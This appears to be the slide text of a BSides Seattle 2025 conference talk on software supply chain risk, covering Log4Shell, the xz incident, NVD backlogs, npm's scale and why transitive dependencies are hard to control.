



# Are the Bad Guys Already in Your Software Supply Chain?

(Spoiler Alert: Yes)

BSides Seattle

2025-04-18

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¶ \$ whoami



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# A Agenda

1. Bad things happened
2. Bad things are happening
3. Bad things are going to happen
4. Maybe we can take some actions  
to make things slightly better?

# My Biases


- This talk is mainly about application security
  - (as opposed to regulatory compliance, OS hardening, etc)
- My background is more Ops than Dev
- I empathize more with blue teams
- I mostly see through an ASPM lens (particularly SCA)
- My day job is soaked in cloud native woo woo
- I have spent most of my career working in open source



# Recap: Log4Shell/XZ

Before we get started

# The Software Supply Chain




# NATIONAL VULNERABILITY DATABASE




## NOTICE

NIST is currently working to establish a consortium to address challenges in the NVD program and develop improved tools and methods. You will temporarily see delays in analysis efforts during this transition. We apologize for the inconvenience and ask for your patience as we work to improve the NVD program.



# The Jia Tan Reverse Funnel Plan





# Recap: Log4Shell/XZ

- Log4shell is a supply chain-ish zero day
- xz incident was a different beast, an actual attack
- overall things work and open source is still a net positive
- Nobody has learned anything from either XZ or log4shell
- Conditions have changed a lot
- Attackers have changed a lot
- Behavior mostly hasn't changed



# Vuln Management is Broken

# Open Source is Bigger Than You Can Imagine



# Open Source is Huge

- NPM introduced 2010
- ~5 million packages
- ~50 million releases/versions (as of 2024)
- Approx 8,000 new releases \*\*per day\*\*
- That's just NPM!

# And CVE Growth



# Vulnerability Management is Broken

- The CVE/NVD regime is a relic of the 20th century
- Exponential growth just crushed NVD (and everyone else)
- Noise (bozos file CVEs, make number go up, get bonus)
- EPSS/KEV may extend the useful lifespan a bit
- Open source is way bigger now
- Things are changing faster
- It's never going back to the way it was





# Supply Chains are a Thing



# Hidden Risk in the Software Supply Chain

## Risk in the Software Supply Chain






Your App + OS +  
Direct Dependencies

Transitive  
Dependencies

You Have  
(Some) Control

You Have  
Very Little Control



Your App + OS +  
Direct Dependencies


Transitive  
Dependencies

Relatively Cheap to  
Work Here

Extremely Expensive

# ¶ Stop Thinking About Open Source like a Vendor

This



Not this



# Open Source Software Supply Chains

- Vuln management broke because the way we build software changed radically in a short period of time
- Package managers enabled explosive growth (and the rise of transitive dependencies)
- Red Hat **IS** a supplier (if you are paying them)
  - they assume responsibility in exchange for money
- npm is **NOT** a supplier
- A lot of critical plumbing is maintained by unpaid guys who have day jobs, take vacations, etc.
  - You are on their turf



# Notes on the Iceberg Metaphor

